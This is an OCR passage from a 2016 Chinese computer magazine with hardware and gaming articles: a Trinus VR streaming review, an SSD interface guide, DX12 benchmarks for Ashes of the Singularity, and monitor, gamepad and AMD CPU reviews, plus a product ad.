
便携蓝牙 /PC 音箱 +1600 万色智能灯泡
闹钟 + 触控小夜灯（功能四合一）

¥129（限量50个）

- 智能LED灯泡：可显示1600万种色彩；
- 智能闹钟：可以轻轻地唤醒你的早晨
- 智能人工交互：轻拍音箱可变换灯光颜色；
- 出色音质表现：输出音量大，音质不错；
- 双重连接方式：手机、平板和PC都能用

http://go.icpcw.com/btyx.htm

电脑报官方旗舰店 http: //cpcwi.taobao.com

咨询服务电话：023-6I6I8888-I6666


串流VR更好用,PC VR眼镜情何以堪?

Trinus VR串流方案深度体验


@烟雨秋枫

安卓手机加上VR眼镜盒子来玩虚拟实境可以说是一个性价比很高的选择，毕竟一个VR眼镜盒子不过就是一个塑料壳子加上几片镜片,成本最低可以做到几元钱,至于手机,现在没用上主流智能手机的玩家已经不多了吧。前段时间,笔者曾经介绍过使用Trinus Gyre这款软件来实现将PC串流到安卓手机上玩VR的方案,经过这么长的时间,Trinus Gyre也进行了不少改进,现在叫做Trinus VR了(看来以前开发时的初衷只是串流PC游戏,现在找准定位了,专玩VR)。接下来我们就来看看新的Trinus VR在体验上有些什么改变。

界面简化,易用性更好



高级模式下可以进行很多细节设置



简单模式下仅需点下开关就可开始串流

Trinus Gyre的界面对于普通用户来说,显得有些“专业”,满屏幕的选项让人有些无所适从。而Trinus VR则简化了很多,在默认模式下,界面上只有一个大大的“启动”按钮,如果你不满意默认设置,那也可以进入高级模式手动设置,在高级模式下,Trinus Gyre风格的丰富选项就又呈现在眼前了。

Trinus VR的安装使用也和Trinus Gyre一样，在PC上装服务器端,在安卓手机上装客户端,PC和安卓手机要在内网的同一网段下(也就是连接同一路由器)，然后同时启动服务器端和客户端,就自动开始视频串流了（将PC上当前的程序窗口画面传输到安卓手机上，且可以自动转换成左右3D模式)。至于3D视觉模式、头瞄类型都会根据实际应用自动判断,这一点也比Trinus Gyre进步不少。

当然,用WiFi传输的话,串流的画面质量会有所限制，画面质量太高会造成很明显的延迟和卡顿,这是网络造成的,一般来说主流PC和主流安卓手机的性能都不会是瓶颈（除非你的PC本来玩游戏就不流畅)。因此,Trinus VR也照例提供了USB网络共享模式,在这种模式下，延迟根本就不是问题,可以享受最好的串流画质,只不过你得准备一条长点的USB线。

另外,Trinus VR最值得点赞的一项易用性改动就是启动串流后会自动显示当前激活的程序和游戏，而不是像Trinus Gyre一样还得自己手动选择需要串流的游戏。而且，正是因为这个改动，你现在可以串流Windows桌面了,只要鼠标点击桌面空白处激活一下就行。

无线传输流畅度更好,画面畸变调整很出色

Trinus VR串流的画质已经和PC本机的画面相差无几了

虽然用USB共享网络的方式连接绝对没有画面延迟问题，但老是有一根线拉拉扯扯的还是很不舒服。好在Trinus VR改进了无线连接的串流效率,即便是使用无线传输，也可以在中画质（单眼1280×1024分辨率)的情况下,提供较低的延迟,就算是玩赛车游戏,延迟也在可以接受的范围内。另外,Trinus VR也提供了无线热点模式，用PC建立一个无线热点，安卓智能手机通过Trinus VR客户端与之相连，避免了通过路由器中转造成的延迟。此种模式的延迟比使用路由器更低一些,值得推荐。

Trinus VR还有一点很值得点赞的改进,那就是提供了针对多款VR眼镜模式的画面畸变调整。我们知道,一些VR眼镜采用了不同的光学结构，由此造成的画面畸变各不相同，之前用Trinus Gyre的时候，笔者就始终要忍受边缘弯曲的画面。现在Trinus VR提供针对9种VR眼镜的畸变矫正,而且每一种还对应多种尺寸的安卓智能手机，比如笔者使用的OPPO Find7手机,就是5.5英寸的,选择“Cardboard”+“5.5英寸”,就能在暴风魔镜里看到几乎没有畸变的画面,效果堪比SONY HMZ-T3头盔显示器(当然串流画质得选Ultra才行)。

串流兼容性无忧,原生PC VR眼镜相形见绌

接下来，笔者使用Trinus VR实际体验了一把PC VR游戏，游戏选择的是《赛车计划》。这款游戏是原生支持Oculus rift的,但是,自从Oculus公司被Facebook收购之后,其APP就因为某种原因，无法连接上服务器了，于是Oculus rift在中国大陆地区也就基本上等于废掉了(至少目前是这样)。当然,也有一些国产的原生PC VR眼镜可以兼容Oculus rift的DK2模式,比如大朋眼镜,但也不是每个玩家都有这样的高端货嘛,所以,要体验VR,目前安卓串流方案依然还是最有性价比的选择，同时兼容性也最好（理论上通吃任何支持窗口模式的游戏)。

用Trinus VR串流《赛车计划》也比较简单,虽然我们不能让安卓VR眼镜盒子也兼容Oculus rift模式（主要是不支持头瞄，画面显示其实没什么区别),但《赛车计划》本身支持鼠标控制转向(在游戏选项里选择键鼠控制即可，默认就是鼠标控制转向)，所以也能用Trinus VR的头瞄模拟鼠标模式来控制车辆的转向。

笔者在USB网络共享模式下用Trinus VR进行串流，把画质设置为Ultra,帧速上限设置为70fps(笔者使用的是G-sync显示器，刷新率可上160Hz)，头瞄模拟设置为鼠标模式,然后启动串流,运行《赛车计划》(记得把游戏设置为窗口模式)。

在游戏中，由于Trinus VR把手机的陀螺仪模拟为了“空鼠”,这时转头就相当于是在控制鼠标，从而可以实现车辆的左右转向。当然,油门、刹车、换挡拨片这些按键还是得在键盘上按的。首先要说的是,在串流画质设置为Ultra的情况下,串流的画面相当不错,和2000元级的国产原生PC VR眼镜相比也毫不逊色。只是串流的分辨率没必要设置得太高，首先手机的分辨率一般都是1080P,分成两个画面以实现双眼叠加的立体视觉之后,相当于横向物理分辨率减半(最大960×1080),所以PC端的游戏画面设置为4比3的1280×1024就足够了(设置为16比9的分辨率Trinus VR也会自动给你拉伸为4比3的比例，这样还会导致画面有轻微破碎,所以不如直接就选4比3的分辨率)。

玩了一会儿，笔者认为视觉效果是不错的,只是老是用头来控制方向盘,脖子有点累……实际上,除了《赛车计划》,还有《无限试驾》《欧洲卡车模拟2》,都可以很好地支持Trinus VR的头瞄模式(《无限试驾》还支持Trinus VR的TrackIR模式,车内视角控制更爽),配合方向盘使用,临场感更真实。

总结:虽然很难接受,但事实就是安卓串流VR游戏兼容性更好

2000元级的原生PC VR眼镜玩游戏居然不及安卓串流的VR眼镜盒子?这得分开来说，如果论原生VR眼镜+原生PC VR游戏的体验，肯定是秒杀VR眼镜盒子的,但是,现在哪来那么多原生VR游戏大作,除了Oculus rift和HTC Vive支持一些“大作”之外,其他第三方原生VR眼镜也就是能兼容Oculus rift的一些游戏,大多数时候只能玩一些Unity和虚幻引擎打造的半成品游戏或DEMO,那么多PC游戏大作,在它们面前就只是摆设(更何况现在Oculus又被Facebook拖欠款了……)。

像Trinus VR这样的安卓串流VR游戏方案,优势就在于支持无线、游戏兼容性超高(主要是立体视觉部分,头瞄部分依然受到游戏本身设计的限制),以及相对原生PC VR眼镜来说低得多的成本。笔者认为,在原生PC VR眼镜发展到相当成熟的阶段之前,安卓串流VR游戏方案是最值得普通玩家尝试的。

责编:熊乐 组版:向海蓉 责校:杨志刚
日期:2016.4.18 投稿邮箱:pcw_play@vip.sina.com

不让接口乱了双眼 不同接口 SSD 适用性研究

@隔壁老王

之前SSD因为偏高的价格让很多消费者望而却步,不过现在随着闪存颗粒等技术的进步,SSD的价格在逐年降低之后,已经非常亲民了,SSD逐渐成为电脑的标配。市面上的SSD按接口类型可分为mSATA、M.2、SATA、PCI-E以及SATA Express等五种,这些不同接口的SSD究竟分别适合哪些用户使用呢? 本期行动派就来一起研究一下。

SATA SSD:大多数用户的好选择

我们说的 SSD 已经变成"白菜价"主要指的是 SATA 接口产品,不到 300 元就能买到 120GB 大牌产品,这是其他接口 SSD 所无法望其项背的

尽管新接口 SSD 不断出现,但是 2.5 英寸 SATA 接口 SSD 是市面上的主流产品,其主流地位一直未被撼动。相信大家对这类产品比较熟悉了,看主控、对比闪存颗粒等选择方法也算是深入人心。

SATA SSD 的卖点非常突出:性价比是同类产品中最高的,最低 300 元不到也能买到大品牌 120GB 产品了,比如闪迪 加强版 120GB、三星 750 EVO 120GB、金士顿 HyperX Fury 120GB 之类;就算是 500GB 容量产品,千元不到也能买到。在安装上,主流主板都提供了 SATA3 接口,不存在主板兼容的问题。另一方面,主流机箱基本都预设了 2.5 英寸 SSD 安装位,就连 ITX 机箱也是如此。可以说除了一些比较旧的老主板之外,大家在购买 SATA SSD 时无需考虑与主板的兼容性问题,操作起来也比较的简单。

要说这类产品的最大不足就是由于 SATA 3 接口的数据传输速率的理论值为 6Gbps,导致 SATA SSD 的实际读写速度达到 500MB/s 以上就达到极限了。对于普通用户来说,这样的性能已经比机械硬盘要强不少,应付日常应用游刃有余,可以说 SATA SSD 是这类用户最好的选择。不过对于追求极致性能的发烧友来说,如果不组建 RAID,500MB/s 的读写速度还是有些不够,他们还需要速度更快的产品。

SATA SSD 接口

mSATA SSD:不推荐购买

mSATA 接口的推出是为了让 SATA 技术整合在小尺寸的设备上,mSATA SSD 的特点是在拥有与 SATA SSD 相同性能的同时,其体积比 SATA SSD 要小不少。个人觉得这一特点对于台式机用户来说意义并不大,毕竟台式机机箱内空间更大,SSD 体积大小没什么影响。同时 SATA 6Gbps 接口是主板标配,而从英特尔 9 系列开始,在主板上基本已经见不到 mSATA 插槽了,即便是在一些较老型号的中低端主板上,mSATA 接口也并不多见。

mSATA SSD 对于台式机用户来说意义不大

更为重要的是,同款 SSD,mSATA 接口的更贵,比如三星 850 EVO 120GB SATA3 仅需 379 元,而三星 850 EVO 120GB mSATA 却要卖 479 元,那还有什么理由不买前者呢? 显然 mSATA SSD 已经不适合大家购买了。

M.2 SSD:适合发烧友或ITX主机用户

M.2 接口的推出就是为了替代 mSATA,该接口之前被称作 NGFF,在部分电商上仍然沿用了这一名称,大家在选购时要注意。M.2 SSD 不仅面积比 mSATA SSD 更小,同时 M.2 SSD 有两种接口类型,Socket 2 支持 SATA、PCI-E ×2 两种标准,速度上与 SATA SSD 和 mSATA SSD 相当,而 Socket 3 可支持 PCI-E ×4 标准,理论带宽可达 32Gbps,远超 SATA 3 接口的 6Gbps,可以提供更快的数据读写速度。

从英特尔 9 系列主板开始,M.2 插槽已经成为中高端主板的标配,同时在 100 系列主板上,随着 PCI-E 通道的大升级,主板上 M.2 插槽的带宽达到了 32Gbps,再也不会限制 M.2 SSD 性能的发挥。那么现在 M.2 SSD 值得买吗? 对于主流用户来说,笔者觉得 SATA SSD 仍是首选。一方面,虽然 Socket 3 M.2 SSD 速度比 SATA 接口产品更快,但是市面上大多数 M.2 SSD 采用的仍是支持 SATA 或 PCI-E ×2 的 Socket 2 标准,性能与 SATA SSD 完全相同,但是价格却比 SATA SSD 贵。例如 120GB M.2 SSD 的主流价格在 500 元左右,而一些大品牌高端型号的 120GB SATA SSD 也不到 400 元,大家肯定选便宜的。与 mSATA 一样,对于台式机来说 M.2 SSD 体积小的优势意义不大。所以 M.2 SSD 并不能取代 SATA SSD 的市场主流地位。

哪些用户适合选择 M.2 SSD 呢? 首先是发烧用户。前面提到受制于 SATA 3 接口仅 6Gbps 的带宽,SATA SSD 的性能提升已经达到了瓶颈。而采用 Socket 3 标准的 M.2 SSD,比如金士顿 HyperX Predator 系列 240GB (从 PCI-E 转换卡上取下就是一个 M.2 SSD),读取速度可达 1400MB/s,性能非常强大的同时,发烧用户也能承受这类产品较高的价格。其次是 ITX 主机用户,尽管 ITX 机箱可容纳 SATA SSD,但如果能将 SSD 直接安装到主板上,可以让机箱内部更整洁,有利于散热。同时也避免了因为机箱设计不合理,导致 SATA SSD 时难以安装的问题。(在购买 M.2 SSD 很可能会遇到买错的情况,为避免买错,可以查看 2016 年第 14 期《电脑报》12 版。)

PCI-E SSD:发烧友的装备

在 M.2 SSD 出现之前,要想获得更高速度的 SSD,除了组建 RAID 之外,就剩下 PCI-E SSD 一种可选了。尽管 PCI-E SSD 出现的时间并不短,但是在市场上其一直处于不瘟不火的状态,究其原因,还是定位较高、价格也较高的缘故。

英特尔 750系列PCI-E SSD

目前 PCI-E SSD 的情况与高端 M.2 SSD 的情况比较类似,其性能很给力,比如英特尔 750 400GB,最大连续读写速度分别达到 2200MB/s、900 MB/s,远超 SATA SSD,但是将近 2000 元的价格肯定不是主流用户所能承受的。因此 PCI-E SSD 也注定是发烧友的装备。

此外,一般 PCI-E SSD 走的是 PCI-E ×4 通道,需要插在主板的显卡插槽上。这就要求主板有多条显卡插槽才行,肯定还要留一条 PCI-E ×16 插槽给显卡使用。因此对于只有一条显卡插槽的 ITX、mATX 主板发烧友来说,PCI-E SSD 也不适用。

SATA Express SSD:有接口无产品,已逐渐被人遗忘

SATA Express 和 M.2 都是新一代高速传输接口,已经成为英特尔新款主板的标配。与 M.2 接口刚一出现,各家厂商就纷纷跟进,相关产品大量出现不同,SATA Express SSD 似乎已经被厂商所遗忘,现在市面上根本就看不到采用 SATA Express 接口的 SSD。现在主板上 SATA Express 接口对于用户的意义在于可以向下兼容 SATA 3 接口产品,可用于接驳 SATA 3 设备,仅此而已。

由于缺乏相关设备,现在主板上的 SATA Express 接口并没有什么用

要不要赶紧升到DX12?《奇点灰烬》正式版执行效率深入测试


@雪山飞熊

对于游戏玩家来说,到底要不要升级Win10一直是个很纠结的问题,排除使用习惯的原因,Win10内置的DX12也是一个很重要的因素。毋庸置疑的是,未来DX12的游戏会越来越多,前不久正式发布的《量子破碎》甚至只支持DX12,不装Win10就没法玩,而之前就让A卡吊打N卡的《奇点灰烬》测试版,也把DX12的高执行效率话题炒作到了一个新高度。要不要赶紧升级到Win10享受DX12?正好《奇点灰烬》的正式版也出来了,且不论在正式版中A卡的变态成绩是否被打回原形,单是正式版的DX12游戏执行效率话题,就足够我们好好研究一番。


测试平台

处理器	Core i7 6700K
内存	金士顿HyperX DDR4 2666 8GB×4
主板	华硕ROG Maximus Ⅶ Formula
显卡	华硕STRIX GTX980Ti水冷版
硬盘	金士顿HyperX SAVAGE 480GB
电源	航嘉MVPLAND K650
机箱	Tt Core V71
GPU水冷配件	Bykski 240mm套装
操作系统	Win10 64bit专业版
测试设置	1920×1080/高画质/8×抗锯齿

DX12的CPU利用率比DX11高很多



DX12模式下,CPU的极限帧速可达192fps



DX11模式下,CPU帧速最高只是138fps

《奇点灰烬》本身对于硬件的需求还是挺高的,在高画质下,即便是笔者的Core i7+GTX980Ti,也不能保证稳定的60fps。

不过,测试结果非常有意思,我们甚至不能简单地说DX12就一定比DX11强很多,必须从每个因素来进行分析。


首先是整体帧速,让人大跌眼镜的是,居然是DX11的平均帧速更高一点点!不过,从曲线图来看,DX12的成绩曲线更趋于平缓,而DX11的曲线却相对要"乱"很多,起伏很大,体现在游戏中就是帧速跳变很大,游戏会出现比较明显的卡顿(突然从很快跳变到很慢)。

其次是CPU的"帧速",可能这样说大家不太好理解,其实可以把这项成绩看成是CPU的执行效率,当然也是越高越好。从曲线来看,DX12的CPU分数呈现平缓的带状分布(平均值为111.5fps),而DX11的CPU分数呈现起伏很大的曲线分布(平均值在图上没有显示,但估计在69fps左右),而且明显DX12的CPU分数要高出DX11一个档次,最大值也是192fps比138fps,差距十分明显。

最后是驱动开销,简单点说就是驱动程序的调用。DX12的驱动开销一直保持很低的状态,而DX11则起伏很大。这一项也是数值越大越好,因此,虽然DX12的CPU分数很高,但被驱动开销拖了后腿之后,整体帧速也比DX11模式低了一点点。

显然这结果和测试版发布时DX12"革命性的进步"形象有点差别,但DX12在CPU利用率方面的优势还是很明显的,其他方面的问题可能来自驱动的优化,也可能来自游戏自身的设计。

DX12时代,CPU核心数量对游戏影响很明显



同屏多单位的RTS游戏对处理器的多线程处理能力要求很高

	DX12	DX11
8线程(4核心)	48.1fps	51.5fps
4线程(2核心)	43.8fps	50.6fps
2线程(1核心)	35.8fps	28.3fps

自从双核处理器诞生以来,玩家们一直在讨论多核心的处理器对于游戏来说到底有多大提升,和频率相比,核心数量是否真的有那么重要。从我们的测试结果来看,《奇点灰烬》这款DX12即时战略游戏对于处理器的核心数量还是需求很大的。

笔者使用的测试平台采用了4核8线程的Core i7 6700K,工作频率为4GHz,睿频可达4.2GHz,正好可以通过关闭处理器核心数量的方法,来测试《奇点灰烬》对处理器核心数量的依赖性。

关闭处理器核心是通过在系统中运行Msconfig,然后在高级控制中设置核心数量来实现。设置完之后要重启电脑才会生效。这里值得提醒的是,Core i7 6700K有超线程技术,所以每个物理核心是对应两个逻辑核心的(表中已经写明)。

从测试结果来看,当处理器线程从8降低到4之后,DX12模式下的帧速下降了5fps左右,而DX11模式仅仅下降了1fps左右,可见DX12对于处理器的利用率高,依赖性也相对较高。不过,当处理器线程从4降低到2之后,DX11模式的帧速就下降得非常厉害了,此时DX12模式的帧速也明显超过了DX11模式。也就是说,如果是在处理器配置比较低的平台上(比如双核的奔腾、赛扬),使用DX12模式来玩《奇点灰烬》,会获得更高的游戏帧速。处理器配置越高,DX12的优势反而变得没那么明显了。不过总的来说,对于DX12时代的游戏来说,4核心(包括4个物理核心或2核心4线程)还是有必要的,2线程的处理器确实有些吃不消了——即便是笔者这款减少了核心数量但睿频还是高达4.2GHz的Core i7 6700K也不行。

DX12的显存/内存占用更高

DX12模式下多核心处理器利用率更高,由此也会占用更多内存

	DX12	DX11
显存占用	3761MB	3227MB
内存占用	3894MB	2069MB

升级到DX12之后,对硬件的需求会变高吗?从笔者的测试来看,似乎对于显存和内存的占用量来说,的确是这样的。

在DX12模式下,显存占用超过了3700MB,而DX11只是3200MB出头;内存方面,DX12占用的内存量几乎是DX11的两倍。当然,不排除是游戏在DX12模式下识别到笔者使用了32GB大内存,然后就多占用一些内存来保证游戏的流畅性(如此大的内存占用,也是DX12处理器效率很高的原因之一吧)。还好,对于现在8GB内存不过200多元的售价来说,《奇点灰烬》这款游戏的内存占用也只是接近4GB罢了,对于多数配置来说,压力也不大。

不过话说回来,虽然在DX12模式下的资源占用变多了,但在运行游戏的情况下,切换到桌面操作其他程序却是很流畅的,而DX11模式下,虽然资源占用少一些,但切换到桌面之后操作就变得极其卡顿了,这或许也是两种模式对资源利用的方式不同造成的。

总结:DX12潜力有待挖掘,若非游戏硬性要求,暂时可不考虑

你说笔者测了这么多效率和资源占用方面的项目,为什么没谈DX12的画面?可以很明确地告诉你,在《奇点灰烬》这款游戏中,DX12和DX11的画面几乎看不出来区别(至少笔者看不出),再说了,DX12本来突出的就是效率改进。只不过,从笔者测试的结果来看,目前DX12还是没有想象中那么完美,虽然处理器的利用率大大提升,但被其他部分拖了后腿,总体游戏帧速反而不及DX11(但帧速平稳性有一定优势),而且对于内存的占用也变得更大。

那么现在要不要赶紧升级到Win10体验DX12?答案很明显。

●如果你用惯了Win7,而又不是非要玩《量子破碎》这类DX12 only的游戏,那就继续用Win7好了,没必要升级到支持DX12的Win10。

●以《奇点灰烬》这样的DX12游戏为例,未来的游戏肯定是要4核心以上的处理器了,如果是新配游戏主机,就不要再选择双核心的产品了(奔腾超频+强力显卡这种组合也不行,以后核心数是刚需了)。


●玩游戏,8GB内存是起步,以后高端的DX12游戏肯定会要求内存更多一些,8GB DDR4也才200多元,何必省这一点呢,骚年?

责编:熊乐 组版:况中银 责校:杨志刚
日期:2016.4.18 投稿邮箱:pcw_play@vip.sina.com

护眼滤蓝光

宏碁KA240HQ bd显示器评测

显示器在运行时会发出大量的短波蓝光,严重威胁用户的眼睛健康。特别是有小孩的家庭,对于显示器护眼功能的需求更为迫切。因此显示器新品加入滤蓝光护眼功能是很有必要的,KA240HQ bd是宏碁新推出的23.6英寸显示器,该产品除了能护眼之外,其他方面表现也非常不错。



显示器视频接口

显示器的底座

外观沉稳大气 接口基本够用

为了让产品看上去更时尚,不少显示器采用了超窄边框设计。而宏碁KA240HQ bd采用的是比较传统的普通边框设计,边框和圆角长方形底座表面同为黑色钢琴烤漆,走的是沉稳大气的路子。初看上去并不能给人一种眼前一亮的感觉,但这种设计算是比较耐看,无论是放在办公室还是家中都不显得突兀。

在显示器的底面,提供了1个DVI接口和1个VGA接口,对于这样一款千元级的显示器来说,没有HDMI接口有些遗憾,只能说可以满足用户最基本的使用需求。同时产品背面设置了大面积散热孔,大幅提升了显示器的散热性能:小编在25℃的室内,连续使用5小时后,显示器背面用手几乎感觉不到有明显的热量聚集。

显示效果不错 滤蓝光功能好用

宏碁KA240HQ bd采用的是这个价位产品上惯用的IPS广角屏,其显示效果应该不错。为了验证这一点,我们引入了Spyder4 ELITE专业校色仪来进行测试,在开始测试前先让宏碁KA240HQ bd工作1小时以上。从测试结果来看,宏碁KA240HQ bd的sRGB色域为97%,这一成绩在同类产品中属于主流水准。色彩精准度方面,显示器的DeltaE平均值为1.06,不同区域之间色彩的差异也不大,亮度均匀性方面,偏差最大值也才12%,表明显示器在仪器测试中的表现可以让人满意。接着小编又用全高清视频和《英雄联盟》《极品飞车》等游戏进行应用体验,显示细节清晰、动态画面无拖影,表现依然稳定。

在显示器的"画面"菜单中就有过滤蓝光选项,有多挡可供调节,最多可以设置过滤50%蓝光。开启过滤50%蓝光之后,画面虽然有些泛黄,但是眼睛明显感到画面不那么刺眼,长时间使用后舒服不少。

规格参数

- 面板类型:IPS面板
- 屏幕尺寸:23.6英寸(分辨率1920×1080)
- 响应时间:4ms
- 亮度:250cd/m²
- 可视角度:178° /178°
- 接口:1×VGA、1×DVI
- 参考价格:999元

工程师总结 | 熊乐

表现中庸,家用、办公皆相宜

个人觉得宏碁 KA240HQ bd是一款比较中庸的产品,该产品并没有什么突出的亮点能够让我感到眼前一亮,但我也没能从它身上找出明显的缺点,算得上是一款比较成熟的23.6英寸产品了。再加上现在的用户对于健康功能更为重视,过滤蓝光功能的加入顺应了时下用户的需求,无论是家庭使用还是办公应用,相信宏碁 KA240HQ bd都能应付得过来。如果你近期想要添置一台新显示器,宏碁 KA240HQ bd是个实用性较高的选择。

全平台通吃

极限矩阵 卡妙无线手柄评测

除了键鼠之外,手柄应当是大家用得最多的游戏外设了。由于连接线的存在,有线手柄在使用时总会让不少用户觉得有束缚感,因此越来越多的用户开始选择无线手柄。极限矩阵在推出有线手柄穆斯之后最近又为玩家带来了无线手柄卡妙,这款新产品在游戏中的表现如何呢?

手柄按键细节

手柄通过前端的Micro USB接口充电

经典造型 手感不错

极限矩阵 卡妙采用的是XBox one手柄一样的造型,手感非常舒适,不需要适应即可上手使用,长时间握持后,手部也不会感觉到特别累。手柄整个表面都经过了磨砂处理,虽然手感不如类肤涂层表面细腻,但是防滑效果确实很不错。同时手柄通体为黑色,看上去并不起眼,但是开机之后,Home键、中间位置以及右侧四个按键的灯光都会亮起,美观度瞬间大幅提升。

在按键设置上比较值得一提的是,手柄的Select键和Start键为触控按键,点击时手柄会振动,这样的体验很有创意。手柄的LB和RB两个键非常的宽大,这样的设计使得用户只要食指轻轻发力即可按下按键,手感还是很不错的。

极限矩阵 卡妙采用的是内置电池的设计,与大多数同类产品一样,手柄通过前端的Micro USB接口来充电。

多平台兼容性很不错 按键偏硬

作为一款2.4GHz无线手柄,极限矩阵 卡妙的附件中除了无线适配器之外,还提供了1个OTG转接头,通过这个转接头手柄就能与Android设备搭配使用。极限矩阵 卡妙在PC、小米盒子以及Android平板上都能做到即插即用,兼容性表现还是不错。

在实际的游戏操作中,极限矩阵 卡妙所有按键依然是手感偏硬,键程较长,在连击时稍显费力,整体手感基本能让人接受。尽管是无线连接,但是在游戏中,摇动摇杆和按下按键时,响应速度很快,与有线手柄并没有明显区别。同时小编将手柄拿到距离适配器大约8米的距离,其表现依然很稳定。

与同类产品不同的是,极限矩阵 卡妙的LT键和RT键可以当作鼠标的左右键使用。再加上手柄内置6轴体感芯片,完全可以当作飞鼠、体感设备使用,这样的设计大大扩展了手柄的用途。

规格参数

- 无线连接:2.4GHz
- 支持平台:PC、Android、PS、智能电视
- 供电方式:内置电池
- 参考价格:138元

工程师总结 | 熊乐

百元级别的游戏新利器

作为一款百元级的无线游戏手柄,小编觉得极限矩阵 卡妙在手感、平台兼容性等方面做得很不错。同时极限矩阵 卡妙拥有的飞鼠、体感操控等功能是同类产品所不具备的,这又增加了手柄的玩法。只是手柄的按键有些硬,如果能做得软一些的话,相信手感还能有大幅的提升。总的来说,作为一款138元的无线游戏手柄,极限矩阵 卡妙的性价比还是非常不错的。

再攀性价比巅峰

2016年AMD新品CPU推荐

每年AMD都会对旗下处理器进行更新，今年也不例外，近期就有一大波新AMD处理器出现在了市场上。这些产品在性能、散热等方面都有明显的改进，再一次提升了性价比。这些全新AMD处理器有哪些卖点，分别适合哪些用户选择呢？看完了本篇导购，相信就能解开你的疑惑。

FX-8370:安静的中高端霸主

自从2014年八核FX处理器大量上市之后，八核FX处理器就一跃成为了中高端市场上的新霸主，而FX-8370就是这个产品系列中最新的一款产品。

FX-8370依然基于打桩机架构，拥有原生8个物理核心，默认主频就达到了4.0GHz，Turbo频率则达到了4.3GHz，其频率是八核FX处理器中最高的一款。产品还拥有128KB一级数据缓存、256KB一级指令缓存、8MB二级缓存和8MB三级缓存。作为一款八核处理器，FX-8370的功耗控制得很不错，TDP仅为125W。更为重要的是，FX-8370具有不锁倍频的特性，使得超频成了玩家无法拒绝的诱惑。

同时FX-8370的另一大改进在于采用了AMD全新的Wraith幽灵原装散热器。其拥有可以发光的LOGO，配上侧透机箱，信仰满满。热管不仅数量翻倍达到了四条，直径也得到了加强，再加上更大面积的散热鳍片，整体用料比旧款加强了不少。同时风扇直径从旧款的70mm提升到了92mm，扇叶减少到了7片，同时对扇叶进行了调整，使得风扇在较低的转速下也能提供足够大的出风量，在保证散热性能的同时，大幅降低风扇运转时产生的噪音。即便是处理器在全速运行时，也几乎听不到噪音。

FX-8370本就拥有凌驾于同级别产品之上的超强多线程处理能力和超高频率，再加上安静的Wraith幽灵原装散热器，让用户在比较低的价格下享受较高的游戏性能，堪称安静的中高端霸主。

A10-7890K:整合平台标杆

AMD旗下的APU产品凭借强悍的独显核心，带来堪比独立显卡的性能，因此APU在游戏性能上能够碾压竞争对手，占据统治性地位。而作为APU旗舰产品的A10，一直是整合平台的标杆产品。刚刚上市的A10-7890K则带来了更高的性能，树立起了整合平台的新标杆。

A10-7890K的CPU部分基于28nm制程压路机架构，拥有四个物理核心，最大的改变在于其频率有了明显的提升：默认频率为4.1GHz，通过智能超频可以提升至4.3GHz，是历代A10产品中频率最高的一款，相应的性能也是最强，拥有1.02 TFLOPS的理论计算性能。其他方面，产品的二级缓存容量为4MB，支持双通道的DDR3 2133内存。

同时A10-7890K中的独显核心依然是GCN架构的Radeon R7 GPU，拥有512个流处理器，核心频率866MHz，性能依然强悍：在带来两倍于英特尔Core i5的图形性能之外，与同价位处理器+独显套装相比，A10-7890K性能更强，全特效玩爽时下流行的《英雄联盟》等游戏毫无压力。除了强悍的性能，A10-7890K依然支持AMD的一系列先进技术，包括:DX12、Mantle API、FreeSync、4K VSR显示等，还有安静的Wraith幽灵原装散热器，也增加了产品的卖点。

更为重要的是，A10-7890K目前价格仅1369元，比竞争对手Core i5 6400的1459元便宜不少，但可以带来更强的性能。对于想组建一套强力整合平台的中端用户，A10-7890K是个非常不错的选择。

速龙四核 880K:高性价比大杀器

AMD平台的特点一直都是相同价格性能更强，相同性能价格更优，这点在AMD的高性价比大杀器——速龙四核880K这款产品上表现得更是淋漓尽致。这款处理器是速龙四核870K的升级产品。其依然采用的是压路机核心，不带独显核心，从规格上看速龙四核880K采用原生四核心设计，在核心数量方面不仅比同价位的奔腾G4500更有优势，甚至比价格更高的Core i3 6100更强。作为最新产品，速龙四核880K的频率是系列产品中最高的，其默认频率就达到了4.0GHz，可以自动超频至4.2GHz，动态范围还是相当的大，性能表现自然也是相当不错。

速龙四核880K也采用了全新的准静音125W原装散热器，与前面介绍过的Wraith幽灵原装散热器相比，准静音125W原装散热器在保持后者相同的125W散热功率的基础上，只少了外壳，所以没有了呼吸灯，仅此而已。要知道速龙四核880K的TDP也才95W，这意味着用原装散热器还能挑战更高的频率。

总之，速龙四核880K延续了系列产品高性价比的特点，完全就是奔腾的价格，Core i3的性能，再加上强悍的新原装散热器，非常适合预算不多又对处理器性能、超频能力等有一定要求的用户。

速龙四核 845:网吧独显平台入门级新星

